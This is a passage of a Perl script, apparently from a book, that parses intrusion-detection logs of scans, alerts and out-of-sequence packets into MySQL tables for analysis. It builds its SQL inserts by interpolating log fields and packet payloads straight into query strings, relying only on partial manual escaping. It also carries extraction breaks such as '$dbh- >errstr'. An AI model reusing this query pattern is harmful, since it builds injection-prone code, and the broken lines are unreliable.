         $tcp_window = hex($4);
         $tcp_len    = $5;

         next OosRecord;
      }
      if(/^TCP Options .(\d+). => (.*)$/) {
```

```
         $tcp_options_num = $1;
         $tcp_options     = $2;
         next OosRecord;
      }
      if(/^(\w\w ){1,16} *.{1,16}/) {
         push(@HexDump, $_);
         next OosRecord;
      }

      $rej++;
      printf "\r%09d rejected oos ", $ctr if ($Verbose > 1);
      foreach $line (@CurrentOosRecord) {
         print R $line;
      }
      while(<F> && !/^$/ ) {
         print R $_;
      }
      $datetime = $Fract = $sIP = $dIP = undef;
      $sPort = $dPort = -1;
      $ip_proto =  $ip_df = $ip_mf = $tcp_flags = undef;
      $ip_ttl = $ip_tos = $ip_id = $ip_hlen = $ip_dlen = $ip_frag_offset =
$ip_frag_size = -1;
      $tcp_sequ = $tcp_ack = $tcp_window = $tcp_len = $tcp_options_num = 0;
      $payload = $oos_id = $tcp_options = $option = undef;
      @HexDump = ();
      @OptionList = ();
      $OosRecLines = 0;
      @CurrentOosRecord = ();
   }
   if ($OosRecLines > 0) {

      # This is the end of the last Oos record

      $statement = "INSERT INTO oos VALUES (NULL,
'$datetime',$Fract,'$sIP',$sPort,'$dIP',$dPort,'$ip_proto', $ip_ttl, $ip_tos, $ip_id,
$ip_hlen, $ip_dlen, '$ip_df', '$ip_mf', $ip_frag_offset, $ip_frag_size, '$tcp_flags',
$tcp_sequ, $tcp_ack, $tcp_window, $tcp_len, $tcp_options_num);";
      if($rv = $dbh->do($statement)) {
         printf "\r%09d", $ctr if (($ctr % 100000) && $Verbose);
         printf " $statement\n", $ctr if ($Verbose > 1);
         $oos_id = $dbh->{'mysql_insertid'};
      } else {
         print  STDERR "Can't execute $statement: $dbh- >errstr\n";
         print  STDERR "Line $ctr of $filename is rejected\n";
         print R $_;
      }
      if($tcp_options_num) {
         @OptionList = ();
         $op = undef;
         L:
         foreach $o (split(/ /, $tcp_options)) {
            if($o =~ /^[A-Za-z]+[:]?$/) {
               push(@OptionList, $op) if(defined $op);
               $op = $o;
               next L;
            }
            if($o =~ /^\d+$/) {
               $op .= " $o";
               next L;
            }
         }
         push(@OptionList, $op);

         if((scalar(@OptionList)) == $tcp_options_num) {
            foreach $option (@OptionList) {
               $statement = "INSERT INTO oos_tcp_options VALUES ($oos_id,
'$option');";
               if($rv = $dbh->do($statement)) {
                  printf "   $statement\n", $ctr if ($Verbose > 1);
               } else {
                  print  STDERR "Can't execute $statement: $dbh- >errstr\n";
```

```
                }
             }
          }
       }
       if(@HexDump) {
          $payload = join('', @HexDump);
          $payload =~ s/\'/\\\'/g;
          $payload =~ s/\$/\\\$/g;
          $payload =~ s/\%/\\\%/g;
          $payload =~ s/\@/\\\@/g;
          $statement = "INSERT INTO oos_payload VALUES ($oos_id, '$payload')";
          if($rv = $dbh->do($statement)) {
             printf "   $statement\n", $ctr if ($Verbose > 1);
          } else {
             print  STDERR "Can't execute $statement: $dbh- >errstr\n";
             print  STDERR "Line $ctr of $filename is rejected\n";
             print R $_;
          }
       }
    }
    close(R);
    close(F);
    print "$ctr record processed and $rej rejected.\n" if ($Verbose);
}

$dbh = DBI->connect("DBI:mysql:$database", $user, $password);
if(!defined $dbh) {
    printf "Not Connected! [%d]\n", $rc;
    exit 1;
}

print "Connected\n" if ($Verbose);

opendir(D, $dirname);
@DirList = readdir(D);
closedir(D);

DirEntry: foreach $Entry (sort @DirList) {
    if ($Entry =~ /scans/) { &ProcessScanLogFile($dbh,  $Entry); next DirEntry; }
    if ($Entry =~ /alert/) { &ProcessAlertLogFile($dbh, $Entry); next DirEntry; }
    if ($Entry =~ /OOS/) { &ProcessOosLogFile($dbh, $Entry); next DirEntry; }
    # Skip file;
    print "Skipping file $dirname/$Entry\n" if ($Verbose);
}

$dbh->disconnect();

exit;
```